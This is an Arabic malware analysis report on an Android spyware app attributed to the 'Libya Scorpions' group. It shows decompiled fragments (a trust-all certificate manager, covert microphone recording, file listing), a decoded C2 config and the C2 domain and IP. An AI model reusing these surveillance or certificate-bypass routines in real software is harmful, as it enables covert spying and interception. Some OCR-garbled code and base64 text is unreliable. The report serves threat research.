<uses-permission android:name="android.permission.GET_ACCOUNTS"/>
<uses-permission android:name="android.permission.FLASHLIGHT"/>
253,1 89%
Voice Massege : vim

```

يقوم الفايروس بطلب صلاحيات الدخول على مكان الجهاز وحالة الاتصال بالشبكة ومقدار البطارية المتبقية في الجهاز والبلوتوث والكاميرا والميكروفون وصلاحيات الدخول على الانترنت.

بعد تشغيل البرنامج التجسسي لأول مرة في الجهاز يقوم بفحص النظام ما إذا كانت صلاحيات الـ ROOT متوفرة أم لا، فإن كانت متوفرة يقوم بطلب صلاحيات الـ ROOT من المستخدم.



وبمتابعة تحليل البرنامج التجسسي نجد ملف باسم "config.json" وهو ملف بصيغة JSON تم تشفيره بخوارزمية Base64، بعد فك تشفير الملف تبين أنه يحتوي على تفاصيل مركز القيادة والتحكم (Command and Control – C2) الخاصة بمجموعة "عقارب ليبيا"، كما تبين أن خصائص البرنامج التجسسي ووظائفه تشابه إلى حد كبير خصائص ووظائف برامج تجسسية أخرى مثل JSocket و AlienSpy الخاصة باختراق أجهزة أندرويد.

```

root@Cyberkov: ~/voicemessage/Voice Masseur/res/raw — Konsole
File Edit View Bookmarks Settings Help
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
root@Cyberkov:~/voicemessage# ls
Voice Masseur Voice Masseur.apk
root@Cyberkov:~/voicemessage# cd Voice\ Masseur/
root@Cyberkov:~/voicemessage/Voice Masseur# ls
AndroidManifest.xml apktool.yml original res smali
root@Cyberkov:~/voicemessage/Voice Masseur# vim AndroidManifest.xml
root@Cyberkov:~/voicemessage/Voice Masseur# ls
AndroidManifest.xml apktool.yml original res smali
root@Cyberkov:~/voicemessage/Voice Masseur# cd res
root@Cyberkov:~/voicemessage/Voice Masseur/res# ls
drawable drawable-mdpi-v4 raw values-en values-ru xml
drawable-hdpi-v4 drawable-xhdpi-v4 values values-fi values-sv
drawable-ldpi-v4 layout values-de values-fr values-sv-rFI
root@Cyberkov:~/voicemessage/Voice Masseur/res# cd raw
root@Cyberkov:~/voicemessage/Voice Masseur/res/raw# ls
a.txt config.json
root@Cyberkov:~/voicemessage/Voice Masseur/res/raw# cat config.json && echo
eyJORVRXTlJLIjpbeyJQTLJUIjo2NDYzMSwiRE5TIjoId2lubWVpZi5tEXEtc2VlLmNvbSJ9XSwiSU5TVFMTCI6ZmFsc2UsIiBMVudJTI
9GTOxERViI0iJSQUNSWLWZHIJdSiIkpSRV9GT0xERViI0iJYeU15Z0UiLCJKQVJfRk9MREVSImoicXVtb1F2Z29zdGwiLCJKQVJfRVhU
RU5TSU90IjoisVZkaGhIiwieVVMQVlfSU5TVFMTCI6MiwiTkIDS05BTUU0iJvc2VyIiwiaVklXQVJFIjpmYWxzZSwiUExVR01OX0YVVE
VOU0LPTiI6InZabEtiIiwiaSkFSX05BTUU0iJiIUWdFTnhrZEdMeCisIkpBUl9SRUdJU1RSWSI6ImRmUUhIZlJOT3ZUIiwieVVMQVlfQ090
TkVDVCI6MSwiVkJPWCi6ZmFsc2V9
root@Cyberkov:~/voicemessage/Voice Masseur/res/raw# base64 -d config.json && echo
{"NETWORK":[{"PORT":64631,"DNS":"winmeif.myq-see.com"}],"INSTALL":false,"PLUGIN_FOLDER":"RAKMIiVdrHu","JRE
_FOLDER":"XyMyge","JAR_FOLDER":"qumoQvgostl","JAR_EXTENSION":"IVdhiG","DELAY_INSTALL":2,"NICKNAME":"User",
"VMWARE":false,"PLUGIN_EXTENSION":"vZLKW","JAR_NAME":"HqGEnXkdGLx","JAR_REGISTRY":"dfQHgrNOvT","DELAY_CON
NECT":1,"VBOX":false}
root@Cyberkov:~/voicemessage/Voice Masseur/res/raw#

```

يتبين من الصورة السابقة بعد القيام بفك تشفير ملف "config.json" أن مركز القيادة والتحكم التابع لمجموعة "عقارب ليبيا" هو:

**winmeif.myq-see.com** ويستعمل المنفذ **64631**

بعد تحليل النطاق واستخراج الـ IP يتبين أن عنوان IP التابع لـ "عقارب ليبيا" هو **41.208.110.46** وهو عنوان IP ثابت تابع لشركة ليبيا للاتصالات والتقنية LTT.

```

root@Cyberkov: ~/voicemessage/Voice Masseur/res/raw — Konsole
File Edit View Bookmarks Settings Help
root@Cyberkov:~/voicemessage/Voice Masseur/res/raw# host winmeif.myq-see.com
winmeif.myq-see.com has address 41.208.110.46
root@Cyberkov:~/voicemessage/Voice Masseur/res/raw#

```

Geolocation data from [IP2Location](#) Product: DB6, updated on 2016-8-1)

IP Address	Country	Region	City
41.208.110.46	Libya	Tarabulus	Tripoli
ISP	Organization	Latitude	Longitude
Libya Telecom and Technology Backbone L.L Pool	Not Available	32.875190734863	13.187459945679

Geolocation data from [ipinfo.io](#) (Product: API, real-time)



IP Address	Country	Region	City
41.208.110.46	Libya	Not Available	Not Available
ISP	Organization	Latitude	Longitude
General Post and Telecommunication Company (GPTC)	Libya Telecom and Technology Backbone L.L Pool	25.0000	17.0000

نلاحظ هنا أن النطاق الذي تستعمله مجموعة "عقارب ليبيا" هو myq-see.com وبعد الدخول عليه يتبين أنه خدمة عامة متاحة للجميع تنشأ من خلالها نطاقات بشكل ديناميكي أو تلقائي.




عند الدخول على الموقع والنزول إلى أسفل الصفحة نلاحظ أن الخدمة تابعة لشركة باسم Q-See وهي شركة تقوم ببيع الكاميرات وقد قامت بإنشاء هذه الخدمة للتسهيل على زبانتها عند تركيب الكاميرات للدخول عليها عبر الانترنت، فبدل حفظ عنوان ال IP الخاص بالكاميرا يمكن حجز نطاق سهل وإعداد الكاميرا لاستخدامه.









يقوم الفايروس باستخدام أدوات مشهورة لتسهيل عمليات الـ Root في جهاز أندرويد وهي RootTools و RootShell.



كما يستطيع الفايروس التقاط الصور من كاميرا الجهاز ورفعها لمركز القيادة والتحكم التابع لمجموعة "عقارب ليبيا".



أيضا يقوم الفايروس بقبول جميع شهادات التشفير Accept All Certificates حال الاتصال بمركز القيادة والتحكم وذلك لتفادي ومنع أي مشكلة تختص في بروتوكول التشفير SSL حال التواصل مع الضحايا.



```

jadx-gui - classes.dex
File View Navigation Tools Help
com.google.app
  a
    aaac
    aaas
    aaay
  b
    aaac
    aaal
  aaas
  aaay
  main
  MainService
  TurnOnReciver
  aaas
  options
  CameraView
  aaac
  aaad
  aaaf
  aaal
  aaan
  aaas
  aaav
  aaax
  aaay
  ActivityPermi
  MainActivity
  aaac
  aaad
  aaaf
  aaal

package com.google.app.b;
import b.aaab;
import java.security.cert.CertificateException;
import java.security.cert.X509Certificate;
import javax.net.ssl.X509TrustManager;


/* compiled from: zb */
public final class aaas implements X509TrustManager {
78 public /* synthetic */ X509Certificate[] getAcceptedIssuers() {
79     return null;
}

194 public /* synthetic */ void checkClientTrusted(X509Certificate[] arg0, String arg1) throws CertificateException {
195     throw new UnsupportedOperationException(aaab.y("\u0002\u0017\b\u0000A\u0018D\u0005U\u0000"));
}

251 public /* synthetic */ void checkServerTrusted(X509Certificate[] x509CertificateArr, String arg1) throws CertificateException {
}

```

كما يستطيع الفايروس تحويل جهاز الأندرويد التابع للضحية إلى جهاز تنصت من حيث لا يشعر مستخدمه ثم تسجيل المحادثات التي تدور حول الجهاز ثم ارسالها لمركز القيادة والتحكم التابع لمجموعة "عقارب لييبيا" للاستماع إليها.



```


jadx-gui - classes.dex
File View Navigation Tools Help
com.google.app.a.aaas
com.google.app.a.aaac
c.aaay
c.aaas
c.aaac

81 this = this;
81 this.w = 10;
50 Log.e(aaao.y("\u0002\u0017\b\u0000A\u0018D\u0005U\u0000"), "");
50 this.b = arg1;
231 this.y = AudioRecord.getMinBufferSize(this.x, arg0, this.m);
70 this.o = new AudioRecord(1, this.x, arg0, this.m, this.y);
51 this.o.setPositionNotificationPeriod(512);
249 this.o.setRecordPositionUpdateListener(this);
32 this.h = new Thread(new aaay());
32 this.f = false;
83 this.h.start();
}

190 public /* synthetic */ void e() {
164 try {
43 if (this.o.getState() == 0) {
43 this.o.release();
203 this.o = null;
return;
}
205 this.l = new byte[this.v];
19 this.o.startRecording();
19 aaac this = this;
92 while (!this.f) {
92 int read = this.o.read(this.l, 0, this.y);
92 Object obj = new byte[read];
101 System.arraycopy(this.l, 0, obj, 0, read);
53 this.p.add(obj);
53 this = this;
}
166 this.o.stop();
} catch (Throwable th) {
}
}

```

كما أن الفايروس قادر على تصفح كامل ملفات الضحية من صور وأفلام وملاحظات وغيرها من الملفات المحفوظة في ذاكرة الجهاز.



```


jadx-gui - classes.dex
File View Navigation Tools Help
b.aaaq b.aaas b.aaat b.aaav b.aaaw b.aaax b.aaay
import org.json2.JSONObject;

/* compiled from: ab */
public final class aaaw extends Thread {
    private final /* synthetic */ OutputStream l;
    private final /* synthetic */ JSONObject o;

    public /* synthetic */ void run() {
        File file = new File(this.o.getString(aaab.y("6-r");));
        if (file.isDirectory()) {
            Object[] listFiles;
            Object[] objArr;
            if (this.o.getBoolean(aaay.y("\u001ak\u0003j\u0019n\u0000o\u0000rb"))) {
                listFiles = file.listFiles(new aaaq());
                objArr = listFiles;
            } else {
                listFiles = file.listFiles(new aaax());
                objArr = listFiles;
            }
            Arrays.sort(listFiles, new aaan());
            if (objArr != null) {
                JSONObject jsonObject = new JSONObject();
                jsonObject.put(aaab.y("w?:w\u001i"), 2);
                Object jsonArray = new JSONArray();
                if (objArr.length > 0) {
                    int length = objArr.length;
                    int i = 0;
                    int i2 = 0;
                    while (i < length) {
                        file = objArr[i2];
                        Object jsonObject2 = new JSONObject();
                        jsonObject2.put(aaay.y("\nk\u0012t"), file.getName());
                        jsonObject2.put(aaab.y("r%"), file.isDirectory());
                        jsonObject2.put(aaay.y("\u0000k\u0000bt"), file.lastModified());
                    }
                }
            }
        }
    }
}

```

يستطيع الفايروس تحديد مكان الجهاز بالضبط على وجه الأرض بخطوط الطول ودوائر العرض ومنها يمكن معرفة مكانه ودراسة تحركاته أو استهدافه.



```

jadx-gui - classes.dex
File View Navigation Tools Help
